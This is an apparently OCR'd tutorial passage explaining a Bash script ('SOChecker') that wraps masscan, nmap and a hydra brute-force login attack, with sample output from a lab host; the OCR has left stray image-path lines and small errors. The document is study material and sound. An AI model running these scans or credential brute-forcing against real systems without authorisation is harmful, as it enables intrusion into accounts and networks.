┌──(kali㉿kali)-[~/SOChecker/results]
└─$ ls
masscan2022Nov14045321.txt

┌──(kali㉿kali)-[~/SOChecker/results]
└─$ cat *
# Masscan 1.3.2 scan initiated Mon Nov 14 09:53:21 2022
# Ports scanned: TCP(1;80-80) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Timestamp: 1668419601   Host: 10.0.0.6 ()       Ports: 80/open/tcp//http//
# Masscan done at Mon Nov 14 09:53:35 2022
```

echo $dateTime to print out $dateTime value through a pipe |

tr -d '\n' to delete newline on the $dateTime value, so that the next appended value will not start
on a new line.

>> $wDir/SOChecker/logs/SOCheckerlog, append value into SOChecklog located in the specific
path.

The last echo command does not contain tr -d '\n' because it is the last value to append in the same line for a single masscan execution. The next value should be appended on a new line.

The format in the log will appear as Year, Month, Date, Time, Function executed, IP address, Port,
corresponding result filename.

echo $dateTime | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog

echo " "Masscan | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog

echo " "$masscanIp | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog

echo " "$masscanPort | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog

echo " "masscan$fileID.txt >> $wDir/SOChecker/logs/SOCheckerlog

```
┌──(kali㉿kali)-[~/SOChecker/logs]
└─$ ls
SOCheckerlog

┌──(kali㉿kali)-[~/SOChecker/logs]
└─$ cat *
2022 Nov 14 04:53:21 Masscan 10.0.0.6 80 masscan2022Nov14045321.txt
```

Prints out loud header " Masscan Completed Do You Wish to View Result or Log File?" to prepare
user for their next input.

echo

echo

*echo "**********"*

echo "Masscan Completed "

echo "Do You Wish to View Result or Log File?"

*echo "**********"*

echo

echo

Give user option to view result of log file, either printed on terminal or open in text editor.

user's input will be stored in viewChoice variable.

Read -p "

1. View Result File On Terminal

2. View Log File On Terminal

3. View Result File On Text Editor


4. View Log File On Text Editor

Enter Any Other Input to Exit

Enter Your Choice: " viewChoice

echo

echo



Start of case statement , it will read the $viewChoice variable and perform the next action.

Case $viewChoice in

If $viewChoice variable contains value of 1, the string "You Choose To View The Result File On
Terminal Open File" will be printed to user.

cat $wDir/SOChecker/results/masscan$fileID.txt , the result file will be printed on terminal.

1)

*echo "***"*

echo "You Choose To View The Result File On Terminal"

echo "Open File   "

*echo "***"*

cat $wDir/SOChecker/results/masscan$fileID.txt

;;

```
**************************************
Masscan Completed
Do You Wish to View Result or Log File?
**************************************

1. View Result File On Terminal
2. View Log File On Terminal
3. View Result File On Text Editor
4. View Log File On Text Editor
Enter Any Other Input to Exit
Enter Your Choice: 1
*********************************************
You Choose To View The Result File On Terminal
Open File
*********************************************
# Masscan 1.3.2 scan initiated Mon Nov 14 09:53:21 2022
# Ports scanned: TCP(1;80-80) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Timestamp: 1668419601   Host: 10.0.0.6 ()       Ports: 80/open/tcp//http//
# Masscan done at Mon Nov 14 09:53:35 2022
```

If $viewChoice variable contains value of 2, the string " You Choose To View The Log File On
Terminal Open File” will be printed to user.

cat $wDir/SOChecker/logs/SOCheckerlog , the log file will be printed on terminal.

2)

*echo "**"*

echo "You Choose To View The Log File On Terminal"

echo "Open File   "

*echo "**"*

cat $wDir/SOChecker/logs/SOCheckerlog

;;

```
****************************************
You Choose To View The Log File On Terminal
Open File
****************************************
2022 Nov 14 04:53:21 Masscan 10.0.0.6 80 masscan2022Nov14045321.txt
2022 Nov 14 05:16:56 Masscan 10.0.0.6 80 masscan2022Nov14051656.txt
```

If $viewChoice variable contains value of 3, the string " You Choose To View The Result File On Text
Editor Open File” will be printed to user.

nano $wDir/SOChecker/results/masscan$fileID.txt , the result file will be open in text editor.

3)

*echo "**"*

echo "You Choose To V1iew The Result File On Text Editor"


echo "Open File   "

*echo "**"*

nano $wDir/SOChecker/results/masscan$fileID.txt

;;

```
****************************************
Masscan Completed
Do You Wish to View Result or Log File?
****************************************


1. View Result File On Terminal
2. View Log File On Terminal
3. View Result File On Text Editor
4. View Log File On Text Editor
Enter Any Other Input to Exit
Enter Your Choice: 3
************************************************
You Choose To View The Result File On Text Editor
Open File
************************************************
```



If $viewChoice variable contains value of 4, the string " You Choose To View The Log File On Text
Editor On Text Editor Open File” will be printed to user.

nano $wDir/SOChecker/results/SOCheckerlog, the log file will be open in text editor.

4)

*echo "***"*


echo "You Choose To View The Log File On Text Editor"

echo "Open File   "


*echo "***"*

nano $wDir/SOChecker/logs/SOCheckerlog

;;



```
# If $viewChoice variable contains any other values, the string "Other Inputs Entered You Have
#  Decided Not To Open Any File" will be printed to user.

# esac, close the case statement.

# sleep 5 to wait for 5 secconds.

# selection is to call the selection() function to return user to the main selection page where they can
#  decide to perform a network scan or attack.

* )

echo "************************************"

echo "Other Inputs Entered                "

echo "You Have Decided Not To Open Any File"

echo "************************************"

;;

esac


sleep 5

selection

}
```




nmapScan function

The nmapScan function requires user to input target ip address and port number/s or range. Once nmapScan is completed, a result file(example: nmapXXX.txt) will be saved in the results folder. The nmap execution will also be saved in the log with information such as date, time, target ip address, target port and result's filename for reference.

An option to open the result and log file will also be given to the user. Finally, the program will return to the selection function.

```
function nmapScan()
{
echo
echo
echo "************************"
echo "Preparation for Nmap Scan"
echo "************************"
echo "You have Choose To Perform A Network Scan Using Nmap."
read -p "Please Enter a LAN IP Address to Perform Network Scan: " nmapIp
read -p "Please Enter Port Number/s (example: 80,443) or a Range of Port Numbers (example: 1-80): " nmapPort
echo
echo
echo "*****************************"
echo "Performing Nmap Scan On Target"
echo "*****************************"
cd $wDir/SOChecker/results
dateTime=$(date | awk '{print $NF,$2,$3,$4}')
fileID=$(echo $dateTime | tr -d [:space:] | tr -d [:punct:])
sudo nmap $nmapIp -p $nmapPort --open -oG nmap$fileID.txt
echo $dateTime | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog
echo " "Nmap | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog
echo " "$nmapIp | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog
echo " "$nmapPort | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog
echo " "nmap$fileID.txt >> $wDir/SOChecker/logs/SOCheckerlog
echo
echo
echo "*************************************"
echo "Nmap Scan Completed"
echo "Do You Wish to View Result or Log File?"
echo "*************************************"
echo
echo
read -p "
1. View Result File On Terminal
2. View Log File On Terminal
3. View Result File On Text Editor
4. View Log File On Text Editor
Enter Any Other Input to Exit
Enter Your Choice: " viewChoice
```



```
case $viewChoice in

1 )
echo "*****************************************"
echo "You Choose To View The Result File On Terminal"
echo "Open File                                "
echo "*****************************************"
cat $wDir/SOChecker/results/nmap$fileID.txt
;;

2 )
echo "*****************************************"
echo "You Choose To View The Log File On Terminal"
echo "Open File                                "
echo "*****************************************"
cat $wDir/SOChecker/logs/SOCheckerlog
;;

3 )
echo "*************************************************"
echo "You Choose To View The Result File On Text Editor"
echo "Open File                                        "
echo "*************************************************"
nano $wDir/SOChecker/results/nmap$fileID.txt
;;

4 )
echo "*********************************************"
echo "You Choose To View The Log File On Text Editor"
echo "Open File                                    "
echo "*********************************************"
nano $wDir/SOChecker/logs/SOCheckerlog
;;

* )
echo "************************************"
echo "Other Inputs Entered                "
echo "You Have Decided Not To Open Any File"
echo "************************************"
;;
esac
sleep 5
selection
}
```

Name the function as nmapScan, this function will be called when the word “nmapScan” appear in
the script after end of this function.

echo command follow by blanks is to print out blank lines for separation from above lines for
cosmetic purpose. For the rest of the script, echo follow by empty lines served the same purpose.

function nmapScan()

{

echo

echo

Print out * and string “Preparation for Nmap Scan” to notify user of program state.

Print out string " You have Choose To Perform A Network Scan Using Nmap" to user to repeat
user’s choice during the selection function.

*echo "**********"*

echo "Preparation for Nmap Scan"

*echo "**********"*

echo "You have Choose To Perform A Network Scan Using Nmap"

Print string "Please Enter a LAN IP Address to Perform Network Scan: " and store user input in
nmapIP variable.

Print string " Please Enter Port Number/s (example: 80,443) or a Range of Port Numbers (example:
1-80): " and store user input in nmapPort.

read -p "Please Enter a LAN IP Address to Perform Network Scan: " nmapIp

read -p "Please Enter Port Number/s (example: 80,443) or a Range of Port Numbers (example: 1-80): " nmapPort

echo

echo

```
************************
Preparation for Nmap Scan
************************
You have Choose To Perform A Network Scan Using Nmap.
Please Enter a LAN IP Address to Perform Network Scan: 10.0.0.6
Please Enter Port Number/s (example: 80,443) or a Range of Port Numbers (example: 1-80): 22
```

Print out * and string “Performing Nmap Scan On Target” to notify user of program state.

*echo "**********"*

echo "Performing Nmap Scan On Target"

*echo "**********"*

```
****************************
Performing Nmap Scan On Target
****************************
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-14 08:03 EST
Nmap scan report for 10.0.0.6
Host is up (0.00036s latency).
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:0C:29:9E:5C:1D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

cd into SOChecker/results folder to prepare to store result file.

cd $wDir/SOChecker/results

date to print out current date and time.

awk '{print $NF,$2,$3,$4}' is to print out specific information in a specific format; Year, Month,
Day, Time.

Finally store this value in dateTime variable. This value is to log the date and time of nmap
execution into the log file.

dateTime=$(date | awk '{print $NF,$2,$3,$4}')

echo $dateTime, use the value in dateTime variable and perform the following action.

tr -d [:space:] | tr -d [:punct:], remove space and punctuation from the $dateTime value

Then store the new value in fileID variable.

fileID=$(echo $dateTime | tr -d [:space:] | tr -d [:punct:])

sudo, superuser doer, used in front of a command to execute normal user command with root.

nmap to execute the namp program.

$nmapIp retrieve the ip address value entered by user.

-p flag to indicate port number value will be input after this flag.

$nmapPort retrieve the port value entered by user.

--open flag to indicate to return result containing open ports.

-oG flag to save output file as greppable format.

nmap$fileID.txt, result filename, named as “nmap” followed by $fileID value and .txt

sudo nmap $nmapIp -p $nmapPort --open -oG nmap$fileID.txt

```
┌──(kali㉿kali)-[~/SOChecker/results]
└─$ ls
masscan2022Nov14045321.txt  masscan2022Nov14051933.txt  masscan2022Nov14052641.txt  nmap2022Nov14080303.txt
masscan2022Nov14051656.txt  masscan2022Nov14052144.txt  masscan2022Nov14052858.txt

┌──(kali㉿kali)-[~/SOChecker/results]
└─$ cat nmap2022Nov14080303.txt
# Nmap 7.93 scan initiated Mon Nov 14 08:03:03 2022 as: nmap -p 22 --open -oG nmap2022Nov14080303.txt 10.0.0.6
Host: 10.0.0.6 ()       Status: Up
Host: 10.0.0.6 ()       Ports: 22/open/tcp//ssh///
# Nmap done at Mon Nov 14 08:03:03 2022 -- 1 IP address (1 host up) scanned in 0.18 seconds
```

echo $dateTime to print out $dateTime value through a pipe |

tr -d '\n' to delete newline on the $dateTime value, so that the next appended value will not start
on a new line.

>> $wDir/SOChecker/logs/SOCheckerlog, append value into SOChecklog located in the specific
path.

The last echo command does not contain tr -d '\n' because it is the last value to append in the same line for a single nmap execution. The next value should be appended on a new line.

The format in the log will appear as Year, Month, Date, Time, Function executed, IP address, Port,
corresponding result filename.

echo $dateTime | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog

echo " "Nmap | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog

echo " "$nmapIp | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog

echo " "$nmapPort | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog

echo " "nmap$fileID.txt >> $wDir/SOChecker/logs/SOCheckerlog

```
┌──(kali㉿kali)-[~/SOChecker/logs]
└─$ ls
SOCheckerlog

┌──(kali㉿kali)-[~/SOChecker/logs]
└─$ cat *
2022 Nov 14 04:53:21 Masscan 10.0.0.6 80 masscan2022Nov14045321.txt
2022 Nov 14 05:16:56 Masscan 10.0.0.6 80 masscan2022Nov14051656.txt
2022 Nov 14 05:19:33 Masscan 10.0.0.6 80 masscan2022Nov14051933.txt
2022 Nov 14 05:21:44 Masscan 10.0.0.6 80 masscan2022Nov14052144.txt
2022 Nov 14 05:26:41 Masscan 10.0.0.6 80 masscan2022Nov14052641.txt
2022 Nov 14 05:28:58 Masscan 10.0.0.6 80 masscan2022Nov14052858.txt
2022 Nov 14 08:03:03 Nmap 10.0.0.6 22 nmap2022Nov14080303.txt
```

Print out string " Nmap Scan Completed Do You Wish to View Result or Log File?" to prepare user
for their next input.

Echo

echo

*echo "**********"*

echo "Nmap Scan Completed "

echo "Do You Wish to View Result or Log File?"

*echo "**********"*

```
**********
Nmap Scan Completed
Do You Wish to View Result or Log File?
**********
```

Give user option to view result of log file, either printed on terminal or open in text editor.

user's input will be stored in viewChoice variable.

read -p "

1. View Result File On Terminal

2. View Log File On Terminal

3. View Result File On Text Editor

4. View Log File On Text Editor

Enter Any Other Input to Exit

Enter Your Choice: " viewChoice

echo

echo

Start of case statement , it will read the $viewChoice variable and perform the next action.

case $viewChoice in

If $viewChoice variable contains value of 1, the string "You Choose To View The Result File On
Terminal Open File" will be printed to user.

cat $wDir/SOChecker/results/nmap$fileID.txt , the result file will be printed on terminal.

1)

*echo "***"*

echo "You Choose To View The Result File On Terminal"

echo "Open File   "

*echo "***"*

cat $wDir/SOChecker/results/nmap$fileID.txt

;;

```
 1. View Result File On Terminal
 2. View Log File On Terminal
 3. View Result File On Text Editor
 4. View Log File On Text Editor
 Enter Any Other Input to Exit
 Enter Your Choice: 1
*********************************************
You Choose To View The Result File On Terminal
Open File
*********************************************
# Nmap 7.93 scan initiated Mon Nov 14 08:03:03 2022 as: nmap -p 22 --open -oG nmap2022Nov14080303.txt 10.0.0.6
Host: 10.0.0.6 ()       Status: Up
Host: 10.0.0.6 ()       Ports: 22/open/tcp//ssh///
# Nmap done at Mon Nov 14 08:03:03 2022 -- 1 IP address (1 host up) scanned in 0.18 seconds
```

If $viewChoice variable contains value of 2, the string " You Choose To View The Log File On
Terminal” will be printed to user.

cat $wDir/SOChecker/results/SOCheckerlog , the log file will be printed on terminal.

2)

*echo "**"*

echo "You Choose To View The Log File On Terminal"

echo "Open File   "

*echo "**"*

cat $wDir/SOChecker/logs/SOCheckerlog

;;

```
************************************
Nmap Scan Completed
Do You Wish to View Result or Log File?
************************************
1. View Result File On Terminal
2. View Log File On Terminal
3. View Result File On Text Editor
4. View Log File On Text Editor
Enter Any Other Input to Exit
Enter Your Choice: 2
```

```
****************************************
You Choose To View The Log File On Terminal
Open File
****************************************
2022 Nov 14 04:53:21 Masscan 10.0.0.6 80 masscan2022Nov14045321.txt
2022 Nov 14 05:16:56 Masscan 10.0.0.6 80 masscan2022Nov14051656.txt
2022 Nov 14 05:19:33 Masscan 10.0.0.6 80 masscan2022Nov14051933.txt
2022 Nov 14 05:21:44 Masscan 10.0.0.6 80 masscan2022Nov14052144.txt
2022 Nov 14 05:26:41 Masscan 10.0.0.6 80 masscan2022Nov14052641.txt
2022 Nov 14 05:28:58 Masscan 10.0.0.6 80 masscan2022Nov14052858.txt
2022 Nov 14 08:03:03 Nmap 10.0.0.6 22 nmap2022Nov14080303.txt
2022 Nov 14 08:14:35 Nmap 10.0.0.6 22 nmap2022Nov14081435.txt
2022 Nov 14 08:15:25 Nmap 10.0.0.6 22 nmap2022Nov14081525.txt
```

If $viewChoice variable contains value of 3, the string " You Choose To View The Result File On Text
Editor Open File” will be printed to user.

nano $wDir/SOChecker/results/nmap$fileID.txt , the result file will be open in text editor.

3)

*echo "**********"*


echo "You Choose To View The Result File On Text Editor"

echo "Open File "


*echo "**********"*

nano $wDir/SOChecker/results/nmap$fileID.txt


;;



```
# If $viewChoice variable contains value of 4, the string " You Choose To View The Log File On Text
#  Editor Open File” will be printed to user.

# nano $wDir/SOChecker/results/SOCheckerlog, the result file will be open in text editor.

4 )

echo "*****************************************"

echo "You Choose To View The Log File On Text Editor"

echo "Open File                    "

echo "*****************************************"

nano $wDir/SOChecker/logs/SOCheckerlog

;;
```



```
# If $viewChoice variable contains any other values, the string "Other Inputs Entered You Have
#  Decided Not To Open Any File" will be printed to user.

# esac, close the case statement.

# sleep 5 to wait for 5 secconds.

# selection is to call the selection() function to return user to the main selection page where they can
#  decide to perform a network scan or attack.

* )

echo "************************************"

echo "Other Inputs Entered                "

echo "You Have Decided Not To Open Any File"

echo "************************************"

;;

esac


sleep 5

selection

}
```



hydraAtt function

The hydraAtt function requires user to input username list path, password list path, target ip address, port number/s or range and the type of service. Once hydraAtt is completed, a result file(example: hydraXXX.txt) will be saved in the results folder. The hydra execution will also be saved in the log with information such as date, time, target ip address, target port and result's filename for reference.

An option to open the result and log file will also be given to the user. Finally, the program will return to the selection function.

```
function hydraAtt()
{
echo
echo
echo "********************"
echo "Preparation for Hydra"
echo "********************"
echo "You Have Choose To Perform A Hydra"
read -p "Please Provide Full Path Of Username List: " hydraUserList
read -p "Please Provide Full Path of Password List: " hydraPwdList
read -p "Please Enter An IP Address To Hydra: " hydraIp
read -p "Please Enter Port Number/s (Example: 80,443) Or A Range of Port Numbers (example: 1-80): "  hydraPort
echo
read -p "Please Enter A Service From This List To Perform An Attack:
adam6500  afp  asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s]
ldap3[-{cram|digest}md5][s] mssql mysql(v4) mysql5 ncp nntp oracle oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres rdp radmin2 redis  rexec  rlogin  rpcap
rsh rtsp s7-300 sapr3 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Service Entered: " hydraService
echo
echo
echo "**********************"
echo "Performing Hydra Attack"
echo "**********************"
cd $wDir/SOChecker/results
dateTime=$(date | awk '{print $NF,$2,$3,$4}')
fileID=$(echo $dateTime | tr -d [:space:] | tr -d [:punct:])
hydra -L $hydraUserList -P $hydraPwdList -s $hydraPort $hydraIp $hydraService -o hydra$fileID.txt
echo $dateTime | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog
echo " "Hydra | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog
echo " "$hydraIp | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog
echo " "$hydraPort | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog
echo " "hydra$fileID.txt >> $wDir/SOChecker/logs/SOCheckerlog
echo
echo
echo "**************************************"
echo "Hydra Attack Completed                "
echo "Do You Wish to View Result or Log File?"
echo "**************************************"
```

```
read -p "
1. View Result File On Terminal
2. View Log File On Terminal
3. View Result File On Text Editor
4. View Log File On Text Editor
Enter Any Other Input to Exit
Enter Your Choice: " viewChoice
echo
echo
case $viewChoice in

1 )
echo
echo
echo "*********************************************"
echo "You Choose To View The Result File On Terminal"
echo "Open File                                    "
echo "*********************************************"
cat $wDir/SOChecker/results/hydra$fileID.txt
;;

2 )
echo
echo
echo "*******************************************"
echo "You Choose To View The Log File On Terminal"
echo "Open File                                  "
echo "*******************************************"
